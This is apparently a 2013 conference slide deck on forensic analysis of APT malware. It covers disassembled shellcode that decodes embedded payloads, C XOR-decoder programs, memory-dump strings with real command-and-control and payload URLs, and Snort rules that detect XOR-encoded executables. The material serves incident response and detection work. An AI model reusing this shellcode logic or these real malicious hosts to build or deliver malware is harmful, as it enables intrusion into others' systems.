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or does it?

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Introduction



Can I get an A?

A



Can I get a P?

P



Can I get a T?

T



What's that spell?



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ABSTRACT



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TRAITS



Segue

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It's all about people ...



What interesting times we
live in ...



Who are the "good" guys?



Who aspires to be who?



If I may quote from
Sullivan & Morrow ...



"It's all I wanted
in the end,
was world domination
and a whole lot of
money to spend,



Well that's not much
to ask, it's really not
It's not much to ask
Just the same as
everybody else!!"

New Model Army
Sullivan & Morrow - 1983



OK - Where are we going?



A little more about myself



High Profile Case #1

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Thank you Timo Hirvonen, Mila
Parkour & villys777



Delivery




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0001a400	04 00 02 00 46 55 63 4b	24 04 82 19 00 00 00 00FUcK\$.....



Shellcode



```
mov     eax,fs:0x30
mov     eax,DWORD PTR [eax+0xc]
mov     esi,DWORD PTR [eax+0x1c]
lods   eax,DWORD PTR ds:[esi]
mov     esi,DWORD PTR [eax+0x8]
jmp     80487ca
pop     eax
sub     esp,0x200
mov     edi,esp
mov     DWORD PTR [edi+0x8],esi
mov     DWORD PTR [edi+0x10],eax
nop
push   DWORD PTR [edi+0x8]
push   0xc0397ec
call   8048776
mov     DWORD PTR [edi+0x1c],eax
push   DWORD PTR [edi+0x8]
push   0x7cb922f6
call   8048776
mov     DWORD PTR [edi+0x20],eax
push   DWORD PTR [edi+0x8]
push   0x7c0017a5
call   8048776
```

kernel32.7C800000
jmp -> call 80487c9 -> pop 8048593
80487ce

EDI = ntdll.7C910228

kernel32.GlobalAlloc EAX=7C80FDCD

kernel32.GlobalFree EAX=7C80FCCF



```
mov     DWORD PTR [edi+0x24],eax           kernel32.CreateFileA EAX=7C801A28
push   DWORD PTR [edi+0x8]
push   0xffd97fb
call   8048776
mov     DWORD PTR [edi+0x28],eax         kernel32.CloseHandle EAX=7C809BE7
push   DWORD PTR [edi+0x8]
push   0x10fa6516
call   8048776
mov     DWORD PTR [edi+0x2c],eax        kernel32.CloseFile EAX=7C801812
push   DWORD PTR [edi+0x8]
push   0xe8e8791f
jbe    80485fe
add    BYTE PTR [eax],al
mov     DWORD PTR [edi+0x30],eax        kernel32.WriteFile EAX=7C800E27
push   DWORD PTR [edi+0x8]
push   0xc2ffb025
call   8048775
mov     DWORD PTR [edi+0x34],eax        kernel32.DeletFile EAX=7C831EDD
push   DWORD PTR [edi+0x8]
push   0x76da08ac
call   8048775
mov     DWORD PTR [edi+0x38],eax        kernel32.SetFilePointer EAX=7C810C2
push   DWORD PTR [edi+0x8]
push   0xe8afe98
call   8048775
```



```
mov     DWORD PTR [edi+0x34],eax           kernel32.DeleteFile EAX=7C831EDD
push   DWORD PTR [edi+0x8]
push   0x76da08ac
call   8048775
mov     DWORD PTR [edi+0x38],eax           kernel32.SetFilePointer EAX=7C810C2
push   DWORD PTR [edi+0x8]
push   0xe8afe98
call   8048775
mov     DWORD PTR [edi+0x3c],eax           kernel32.WinExec EAX=7C86250D
push   DWORD PTR [edi+0x8]
push   0x99ec8974
call   8048775
mov     DWORD PTR [edi+0x40],eax           kernel32.CopyFileW EAX=7C82F87B
push   DWORD PTR [edi+0x8]
push   0x73e2d87e
call   8048775
mov     DWORD PTR [edi+0x44],eax           kernel32.ExitProcess EAX=7C81CB12
push   DWORD PTR [edi+0x8]
push   0xdf7d9bad
call   8048775
mov     DWORD PTR [edi+0x48],eax           kernel32.GetFileSize EAX=7C810B17
push   DWORD PTR [edi+0x10]
call   DWORD PTR [edi+0x34]
xor     esi,esi                           kernel32.DeleteFileA EAX=7C831EDD
                                           0 = Last Err = ERROR_FILE_NOT_FOUND
```



```
inc     esi
lea     eax,[edi+0x60]
push   eax
push   esi
call   DWORD PTR [edi+0x48]           kernel32.GetFileSize
cmp     eax,0xffffffff              0 = Last Err = ERROR_INVALID_HANDLE
je      804866a

cmp     eax,0x10000                 Put file size here 0x1A600
jbe     804866a                     Passes jump

mov     DWORD PTR [edi+0x4],eax
mov     DWORD PTR [edi+0x60],esi
push   DWORD PTR [edi+0x4]
push   0x40
call   DWORD PTR [edi+0x1c]         kernel32.GlobalAlloc
mov     DWORD PTR [edi+0x5c],eax
push   0x0
push   0x0
push   0x0
push   DWORD PTR [edi+0x60]
call   DWORD PTR [edi+0x38]         kernel32.SetFilePointer
cmp     eax,0xffffffff              Put EAX=0xffffffff
je      80486ec                     Passes jump
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```
push    0x0
lea     ebx,[edi+0x70]
push    ebx
push    DWORD PTR [edi+0x4]
push    DWORD PTR [edi+0x5c]
push    DWORD PTR [edi+0x60]
call    DWORD PTR [edi+0x2c]          kernel32.ReadFile ERROR_ACCESS_DENIED
mov     ecx,DWORD PTR [edi+0x70]
sub     ecx,0x10
mov     eax,DWORD PTR [edi+0x5c]

inc     eax                          EAX before inc = 0x00147338
cmp     DWORD PTR [eax],0x47422e43    exception when EAX = 0x00162FFD
jne     80486ce
cmp     DWORD PTR [eax+0x4],0x19890604
je      80486d2
loop    80486bc

jmp     80486ec
add     eax,0x8
mov     DWORD PTR [edi+0x14],eax
```



```
inc     eax
cmp     DWORD PTR [eax],0x4b635546
jne     80486ea
cmp     DWORD PTR [eax+0x4],0x19820424
je      80486f8
loop   80486d8

push   DWORD PTR [edi+0x5c]
call   DWORD PTR [edi+0x20]          kernel32.GlobalFree
jne     804866a
add     eax,0x8
mov     DWORD PTR [edi+0x18],eax
push   0x0
push   0x80
push   0x2
push   0x0
push   0x0
push   0x40000000
push   DWORD PTR [edi+0x10]
call   DWORD PTR [edi+0x24]          kernel32.CreateFileA
mov     DWORD PTR [edi+0x64],eax
mov     DWORD PTR [edi+0x6c],0x905a4d  MZ header
push   0x0
```



lea	ebx, [edi+0x70]	
push	ebx	
push	0x4	
lea	ebx, [edi+0x6c]	
push	ebx	
push	DWORD PTR [edi+0x64]	
call	DWORD PTR [edi+0x30]	kernel32.WriteFile
mov	eax, DWORD PTR [edi+0x18]	
sub	eax, DWORD PTR [edi+0x14]	
sub	eax, 0x8	EAX=FFED021C
mov	ebx, DWORD PTR [edi+0x14]	EBX=0012FE30 == 00905A4D
xor	BYTE PTR [ebx], al	EAX=FFED0214, EBX=0012FDEC, AL=14
inc	ebx	EBX=0012FDED
dec	eax	EAX=FFED0213
inc	ebx	EBX=0012FDEE
dec	eax	EAX=FFED0212
cmp	eax, 0x0	
jne	804873e	




```
#include <stdio.h>
int main() {
    char buffer[1] = {0};
    FILE *fp = fopen("payload.bin", "rb");
    FILE *gp = fopen("new.bin", "wb");
    int byte;
    unsigned char hexnum;
    hexnum = 4;
    int count;
    count = 2;
    while((byte = fgetc(fp)) != EOF) {
        if ( 0 == (count % 2)) {
            printf("%02x\n", (byte ^ hexnum));
            fputc(byte ^ hexnum, gp);
            hexnum--;
            count++;
        }
        else if ( 0 != (count % 2)) {
            printf("%02x\n", byte);
            fputc(byte, gp);
            hexnum--;
            count++;
        }
    }

    return 0;
}
```



Memory Artifacts



```
$ strings IEXPLORE.EXE.251b888.0x00170000-0x00170fff.dmp
EXPLORER.exe
admin
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good.mincesur.com
good.mincesur.com
)!VoqA.I1
StubPath
SOFTWARE\Classes\http\shell\open\command
Software\Microsoft\Active Setup\Installed Components\
Software\Microsoft\Active Setup\Installed Components\{CBFCF6A3-403D-98F9-
223F-03EB127AFEE0}
C:\Temp\b15b4a89bfd0e279647ab6c14e80258.exe
C:\WINDOWS:EXPLORER.exe
Y( 8
WNY*f
;k s1
>- x>
admin
good
```



Repeated structures

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
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Shellcode



0040116A	. 83E9 0A	SUB ECX,0A
0040116D	. 8B47 7C	MOV EAX,DWORD PTR DS:[EDI+7C]
00401170	> 40	INC EAX
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00401179	. 8178 04 040689	CMP DWORD PTR DS:[EAX+4],19890604
00401180	.v74 04	JE SHORT shellcod.00401186
00401182	>^E2 EC	LOOPD SHORT shellcod.00401170
00401184	.vEB 1D	JMP SHORT shellcod.004011A3
00401186	> 83C0 08	ADD EAX,8
00401189	. 8987 94000000	MOV DWORD PTR DS:[EDI+94],EAX
0040118F	> 40	INC EAX
00401190	. 8138 4B614B61	CMP DWORD PTR DS:[EAX],614B614B
00401196	.v75 09	JNZ SHORT shellcod.004011A1
00401198	. 8178 04 061181	CMP DWORD PTR DS:[EAX+4],19811106
0040119F	.v74 0E	JE SHORT shellcod.004011AF
004011A1	>^E2 EC	LOOPD SHORT shellcod.0040118F
004011A3	> FF77 7C	PUSH DWORD PTR DS:[EDI+7C]
004011A6	. FF57 30	CALL DWORD PTR DS:[EDI+30]
004011A9	.^0F85 5DFFFFFF	JNZ shellcod.0040110C



```
#include <stdio.h>
int main() {
    char buffer[1] = {0};
    FILE *fp = fopen("payload.bin", "rb");
    FILE *gp = fopen("new.bin", "wb");
    int byte;
    unsigned char hexnum;
    hexnum = 0xE8;
    while((byte = fgetc(fp)) != EOF) {
        printf("%02x\n", (byte ^ hexnum));
        fputc(byte ^ hexnum, gp);
        hexnum--;
    }
}

return 0;
}
```



High Profile Case #2

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Thank you Seth Hardy & Mila
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00010f90	54	55	56	57	a8	a9	aa	ab	ac	ad	ae	af	a0	a1	a2	a3	TUVW.....
00010fa0	a4	a5	a6	a7	b8	b9	ba	bb	bc	bd	be	bf	b0	b1	b2	b3
00010fb0	b4	b5	b6	b7	88	89	8a	8b	8c	8d	8e	8f	80	81	82	83
00010fc0	84	85	86	87	98	99	9a	9b	9c	9d	9e	9f	90	91	92	93
00010fd0	94	95	96	97	e8	e9	ea	eb	ec	ed	ee	ef	e0	e1	e2	e3
00010fe0	e4	e5	e6	e7	f8	f9	fa	fb	fc	fd	fe	ff	f0	f1	f2	f3
00010ff0	f4	f5	f6	f7	c8	c9	ca	cb	cc	cd	ce	cf	c0	c1	c2	c3
00011000	c4	c5	c6	c7	d8	d9	da	db	dc	dd	de	df	d0	d1	d2	d3



Strings




Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Accept: */*
Content-Type: application/x-www-form-urlencoded
loginmid=%s&nickid=0&s=%s
loginmid=%s&nickid=1&s=%s
POST

c0d0so0

biz.com.edu.gov.info.int.mil.name.net.org.pro.aero.cat.coop.jobs.museum.travel
.arpa.root.mobi.post.tel.asia.geo.kid.mail.sco.web.xxx.nato.example.invalid.te
st.bitnet.csnet.onion.uucp.xn--0zwm56d.xn--g6w251d
ac.ad.ae.af.ag.ai.al.am.an.ao.aq.ar.as.at.au.aw.ax.az.ba.bb.bd.be.bf.bg.bh.bi.
bj.bm.bn.bo.br.bs.bt.bv.bw.by.bz.ca.cc.cd.cf.cg.ch.ci.ck.cl.cm.cn.co.cr.cu.cv.
cx.cy.cz.de.dj.dk.dm.do.dz.ec.ee.eg.eh.er.es.et.eu.fi.fj.fk.fm.fo.fr.ga.gb.gd.
ge.gf.gg.gh.gi.gl.gm.gn.gp.gq.gr.gs.gt.gu.gw.gy.hk.hm.hn.hr.ht.hu.id.ie.il.im.
in.io.iq.ir.is.it.je.jm.jo.jp.ke.kg.kh.ki.km.kn.kp.kr.kw.ky.kz.la.lb.lc.li.lk.
lr.ls.lt.lu.lv.ly.ma.mc.md.me.mg.mh.mk.ml.mm.mn.mo.mp.mq.mr.ms.mt.mu.mv.mw.mx.
my.mz.na.nc.ne.nf.ng.ni.nl.no.np.nr.nu.nz.om.pa.pe.pf.pg.ph.pk.pl.pm.pn.pr.ps.
pt.pw.py.qa.re.ro.rs.ru.rw.sa.sb.sc.sd.se.sg.sh.si.sj.sk.sl.sm.sn.so.sr.st.su.
sv.sy.sz.tc.td.tf.tg.th.tj.tk.tl.tm.tn.to.tp.tr.tt.tv.tw.tz.ua.ug.uk.um.us.uy.
uz.va.vc.ve.vg.vi.vn.vu.wf.ws.ye.yt.yu.za.zm.zw.xn--fiqs8s.xn--fiqz9s.xn--
j6w193g.xn--kprw13d.xn--kpry57d



XOR Search

Thank you Didier Stevens

```
$ xorsearch 37c117d45792922a2efb240652b0b4f3 http
Found XOR 00 position 13224: http
Found XOR 57 position 12598:
http://host01.typh00n.com/logo1.jpg
Found XOR 57 position 128D4:
http://www.renren.com/form.php
```



Shellcode XOR routine



00401435	- FF55 14	CALL DWORD PTR SS:[EBP+14]	GlobalAlloc
00401438	- 8985 1F010000	MOV DWORD PTR SS:[EBP+11F],EAX	
0040143E	- 6A 00	PUSH 0	
00401440	- 8D85 3B010000	LEA EAX,DWORD PTR SS:[EBP+13B]	
00401446	- 50	PUSH EAX	
00401447	- FFB5 23010000	PUSH DWORD PTR SS:[EBP+123]	
0040144D	- FFB5 1F010000	PUSH DWORD PTR SS:[EBP+11F]	
00401453	- FFB5 13010000	PUSH DWORD PTR SS:[EBP+113]	
00401459	- FF55 1C	CALL DWORD PTR SS:[EBP+1C]	ReadFile
0040145C	- 33C9	XOR ECX,ECX	
0040145E	- 8B8D 23010000	MOV ECX,DWORD PTR SS:[EBP+123]	
00401464	- 8BBD 1F010000	MOV EDI,DWORD PTR SS:[EBP+11F]	
0040146A	- 8BF7	MOV ESI,EDI	
0040146C	- B3 AC	MOV BL,0AC	
0040146E	> AC	LODS BYTE PTR DS:[ESI]	
0040146F	- 32C3	XOR AL,BL	
00401471	- 34 28	XOR AL,28	
00401473	- AA	STOS BYTE PTR ES:[EDI]	
00401474	- FEC3	INC BL	
00401476	- ^ E2 F6	LOOPD SHORT sc.0040146E	
00401478	- 6A 00	PUSH 0	
0040147A	- 8D85 3F010000	LEA EAX,DWORD PTR SS:[EBP+13F]	
00401480	- 50	PUSH EAX	
00401481	- FFB5 23010000	PUSH DWORD PTR SS:[EBP+123]	
00401487	- 8B95 1F010000	MOV EDX,DWORD PTR SS:[EBP+11F]	
0040148D	- 52	PUSH EDX	
0040148E	- FFB5 17010000	PUSH DWORD PTR SS:[EBP+117]	
00401494	- FF55 30	CALL DWORD PTR SS:[EBP+30]	WriteFile
00401497	- FFB5 17010000	PUSH DWORD PTR SS:[EBP+117]	
0040149D	- FF55 00	CALL DWORD PTR SS:[EBP]	CloseHandle
004014A0	- C3	RETN	

```
#include <stdio.h>
int main() {
    char buffer[1] = {0};
    FILE *fp = fopen("payload.bin", "rb");
    FILE *gp = fopen("new.bin", "wb");
    int byte;
    unsigned char a1;
    unsigned char b1;
    a1 = 0x00;
    b1 = 0xac;
    while((byte = fgetc(fp)) != EOF) {
        a1 = b1;
        a1 = a1 ^ 0x28;
        printf("%02x\n", byte ^ a1, gp);
        fputc(byte ^ a1, gp);
        b1++;
    }
    return 0;
}
```




Shellcode Disassembly

```
.text:00401025 ; -----  
.text:0040102A          dw 8FC2h  
.text:0040102C          dd 0DFA0D836h, 0F0B5D516h, 5D078DEh, 281BE989h, 0F7BE56BFh  
.text:0040102C          dd 1697D61Eh, 66A1FA5Fh  
.text:00401048          db 52h  
.text:00401049 byte_401049          db 56h, 0D0h, 54h          ; DATA XREF: sub_401375+F↓o  
.text:0040104C          db 19h  
.text:0040104D          db 88h, 0A5h, 0D9h  
.text:00401050          db 13h  
.text:00401051          db 0E9h, 8Eh, 3Ah  
.text:00401054          db 17h  
.text:00401055 aIUsvubwWordl_t          db '+ç!éSópbW~WORDL.tmp',0  
.text:00401069 aTybrinProjectR          db 'TYBRIN Project Revie',0  
.text:0040107E          align 10h  
.text:00401080          dd 0Bh dup(0)  
.text:004010AC          db 2 dup(0)  
.text:004010AE word_4010AE          dw 0          ; DATA XREF: sub_401375+3↓o  
.text:004010B0          dd 7 dup(0)  
.text:004010CC          dd 6D630000h, 78652E64h, 632F2065h, 504B4B20h, 63636350h  
.text:004010CC          dd 17h dup(63636363h), 63h, 3 dup(0)  
.text:0040114C          dd 16000000h, 5E00000h, 10CC0000h, 48E00000h, 11CFD0000h, 0E0h  
.text:0040114C          dd 3 dup(0)  
.text:00401170          db 0
```

Network Anomaly Detection Test

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"JPG  
header anomaly detect"; flow:established,from_client;  
content:"GET"; http_method; content:".jpg";  
fast_pattern:only; http_uri; pcre:"/\x2ejpg$/smiU";  
flowbits:set,JPG.abnormal1; flowbits:noalert;  
classtype:misc-activity; sid:5000004; rev:2;)
```

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"JPG  
Header Anomaly Detected 1"; flow:established,from_server;  
content:"!|FF D8 FF E0 00 10 4A 46 49 46 00 01|";  
offset:0; content:"Content-Type|3A 20|image/jpeg";  
flowbits:isset,JPG.abnormal1; classtype:misc-activity;  
sid:5000005; rev:2;)
```



Network Anomaly Detection

Success! More on this later

```
$ tcpflow -csr /tmp/snort.log.1372629580
072.021.203.128.00080-072.021.203.015.01056: HTTP/1.1 200 OK
Date: Mon, 06 May 2013 19:33:46 GMT
Server: Apache/2.2.20 (Ubuntu)
Last-Modified: Mon, 06 May 2013 19:32:10 GMT
ETag: "45967-b048-4dc11c1c3d04f"
Accept-Ranges: bytes
Content-Length: 45128
Content-Type: image/jpeg
```

```
GIF87aPK.....
...ok_svr010.exe.R..zg...?
t...*..|...v.X.C.....ii.,9f.....|...z..g.sq.1...2.....b..6(.....=.)A.
..<..'..[@.1W.....?
ns...9"....L.....C.}.JY.....~....B9..q...\.Z.4.b.....).k.r.Dc..g...R.
.tG\..n.yT..t._.\...^.u?...;=.,G...7$.z.O.b...v.
%.....z~...^..._O.....v...R.U.oy. ..}3.`C.....(.....1...
{.aF...F.l.....H....>...zk.....1...m....\4f`..*.....z....}h... ..
CL.#.bv
```



Internet Explorer Process Memory Artifacts

```
windir=C:\WINDOWS  
!Swq!Sw  
Sw9"SwR  
1qaz7  
system  
kernel32.dll  
shell32.dll  
WININET.dll  
ADVAPI32.DLL  
LoadLibraryA  
CreateProcessA  
InternetReadFile  
InternetOpenA  
InternetOpenUrlA  
InternetGetConnectedState  
HttpQueryInfoA  
InternetCloseHandle  
SHGetSpecialFolderPathA  
GetUserNameA
```



Other Memory Artifacts

```
$ grep c0d0 *
```

```
atoms.out: 0xabf1da8 0xe1918ca0 0xc128 4 0 c0d0so0
atoms.out: 0xabf1da8 ----- 0xc128 4
          296          0          c0d0so0
windows.out:ClassAtom: 0xc128, Class: c0d0so0
windows.out:SuperClassAtom: 0xc128, SuperClass: c0d0so0
windows.out:ClassAtom: 0xc128, Class: c0d0so0
windows.out:SuperClassAtom: 0xc128, SuperClass: c0d0so0
```



High Profile Case #3

CVE-2012-4792

7164415985bd6d9030713188aaca1083
2ef6f54db336d91e84a74d6cdf345feb

Thank you Eric Romang, Kimberly
(StopMalvertising) and many
others



Ode to Trail of Bits, 20130513



Crowd Strike



McAfee



Mandiant

VoHo

RSA



Symantec

Nitro Symantec



File

xsainfo.jpg: data



00000000	ce d9 13 00 80 00 00 00	87 00 00 00 7c 7c 00 00
00000010	3b 00 00 00 00 00 00 00	c3 00 00 00 00 00 00 00	;.....
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00	00 00 00 00 00 82 00 00
00000040	8d 9c 39 8d 00 37 8a 4e	a2 3b 82 cf 4e a2 d7 eb	..9..7.N.;..N..
00000050	ea f0 a3 f3 f1 ec e4 f1	e2 ee a3 e0 e2 ed ed ec
00000060	f7 a3 e1 e6 a3 f1 f6 ed	a3 ea ed a3 c7 cc d0 a3
00000070	ee ec e7 e6 ad 8e 8e 89	a7 00 00 00 00 00 00 00
00000080	39 4c 99 dc 7d 2d f7 8f	7d 2d f7 8f 7d 2d f7 8f	9L..}-..}-..}-..
00000090	5a eb 9a 8f 7a 2d f7 8f	5a eb 8c 8f 68 2d f7 8f	Z...z-..Z...h-..
000000a0	7d 2d f6 8f 8a 2c f7 8f	63 7f 62 8f 67 2d f7 8f	}-...,..c.b.g-..
000000b0	63 7f 74 8f f4 2d f7 8f	63 7f 73 8f fe 2d f7 8f	c.t..-..c.s.-..
000000c0	63 7f 7d 8f 7f 2d f7 8f	63 7f 65 8f 7c 2d f7 8f	c.}-..-..c.e. -..
000000d0	63 7f 63 8f 7c 2d f7 8f	63 7f 66 8f 7c 2d f7 8f	c.c. -..c.f. -..
000000e0	d1 ea e0 eb 7d 2d f7 8f	00 00 00 00 00 00 00 00}-.....
000000f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00



XOR Search

Thank you Didier Stevens, again

```
$ xorsearch 7164415985bd6d9030713188aaca1083 "This program cannot"  
Found XOR 83 position 004E: This program cannot be run in DOS mode  
Found XOR 83 position 2772E: This program cannot be run in DOS mode
```

```
$ xorsearch 2ef6f54db336d91e84a74d6cdf345fe6 "This program cannot"  
Found XOR 83 position 004E: This program cannot be run in DOS mode  
Found XOR 83 position 2772E: This program cannot be run in DOS mode  
Found XOR 83 position 317CE: This program cannot be run in DOS mode  
Found XOR 83 position 4B7CE: This program cannot be run in DOS mode
```



```
#include <stdio.h>
int main() {
    char buffer[1] = {0};
    FILE *fp = fopen("xsainfo.jpg", "rb");
    FILE *gp = fopen("flowertep.jpg", "wb");
    int byte;
    unsigned char xorkey;
    xorkey = 0x83;
    while((byte = fgetc(fp)) != EOF) {
        if (0 == byte || 0x83 == byte) {
            printf("%02x\n", (byte));
            fputc(byte, gp);
        }
        else if (0 != byte) {
            printf("%02x\n", (xorkey ^ byte));
            fputc(xorkey ^ byte, gp);
        }
    }

    return 0;
}
```



Network XOR Detection

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any
(msg:"Single Byte XOR 0x83 executable detected";
flow:established,from_server; content:"|CE D9|";
distance:0; content:"|D7 EB EA F0 A3 F3 F1 EC E4 F1
E2 EE A3 E0 E2 ED ED EC F7 A3 E1 E6 A3 F1 F6 ED A3
EA ED A3 C7 CC D0 A3 EE EC E7 E6|";
isdataat:76,relative; classtype:misc-activity;
sid:2222224; rev:1;)
```



Network XOR Detection

Success!

```
$ cat /tmp/alert
```


```
01/16-09:21:19.618768  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:20.531815  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:20.758048  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
01/16-09:21:21.323015  [**] [1:8555131:1] Single byte XOR 0x83
executable detected [**] [Classification: Misc activity]
[Priority: 3] {TCP} 198.104.3.12:80 -> 172.16.227.128:49176
```



Network Anomaly Detection Test

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"JPG  
header anomaly detect"; flow:established,from_client;  
content:"GET"; http_method; content:".jpg";  
fast_pattern:only; http_uri; pcre:"/\x2ejpg$/smiU";  
flowbits:set,JPG.abnormal1; flowbits:noalert;  
classtype:misc-activity; sid:5000004; rev:2;)
```

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"JPG  
Header Anomaly Detected 1"; flow:established,from_server;  
content:"!|FF D8 FF E0 00 10 4A 46 49 46 00 01|";  
offset:0; content:"Content-Type|3A 20|image/jpeg";  
flowbits:isset,JPG.abnormal1; classtype:misc-activity;  
sid:5000005; rev:2;)
```



Network Anomaly Detection

Success w/ Problems ...

```
GET /wwwboard/news/xsainfo.jpg HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://www.alljap.net/wwwboard/news/index.html
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C;
.NET4.0E)
Host: www.alljap.net
Connection: Keep-Alive
Cookie: visit=1
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Jan 2013 13:21:19 GMT
Server: Apache/1.3.42 (Unix) mod_auth_tkt/2.1.0 FrontPage/5.0.2.2635 mod_ssl/2.8.31
OpenSSL/0.9.8r
Last-Modified: Fri, 14 Dec 2012 15:56:44 GMT
ETag: "47705eb-7c600-50cb4c3c"
Accept-Ranges: bytes
Content-Length: 509440
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: image/jpeg
```

.....||.;.....9..7.N.;



Network Anomaly Detection

Success w/ Problems

```
[**] [1:5000005:2] JPG Header Anomaly Detected 1 [**]  
[Classification: Misc activity] [Priority: 3]  
01/16-09:21:19.618768 198.104.3.12:80 ->  
172.16.227.128:49176  
TCP TTL:128 TOS:0x0 ID:28813 IpLen:20 DgmLen:1488  
***AP*** Seq: 0xA4BEC114 Ack: 0x13DB83AA Win: 0xFAF0  
TcpLen: 20
```



Aspects of Sharing



Aspects of Sharing #1

On Thursday, February 7, 2013, Jeffrey Brown <jabrown@xxxxxxxxxx.net> wrote:

helevius, may I humbly submit two requests:

1) If the New York Times agrees, can you share the some forty-five files and hashes with the \$security_community so that "offense can inform defense" without any crazy legislation?

<https://twitter.com/taosecurity/status/297069358054785024>

2) If I bring my book "The Tao of Network Security Monitoring" will you sign it for me?

<http://www.taiaglobal.com/suits-and-spooks/suits-and-spooks-dc-2013/suits-and-spooks-dc-2013-agenda/>

Thank you for your consideration of my requests.

Sincerely,

Jeff Brown



Aspects of Sharing #1

Date: Thu, 7 Feb 2013 08:57:29 -0500
Message-ID: <CA+oH00A52U-w7x6A0Qv-C2d_GapKq6SeLziAyeGwU6m=zwxP0A@mail.gmail.com>
Subject: Re: [Dailydave] The New York Times Plays with Fire
From: Richard Bejtlich <taosecurity@gmail.com>
To: Jeffrey Brown <jabrown@xxxxxxxxxxx.net>

Hi Jeff,

Thanks for writing. I'm afraid our client didn't authorize us to share that info yet. Stay tuned though.

Due to work I had to cancel appearing at Spooks tomorrow. I'm sorry about that. I will be at ShmooCon Epilogue though.

Sincerely,

Richard



Aspects of Sharing #2

Removed for public presentation



Thank You

Jeff Brown

SANS DFIR, June 9 2013

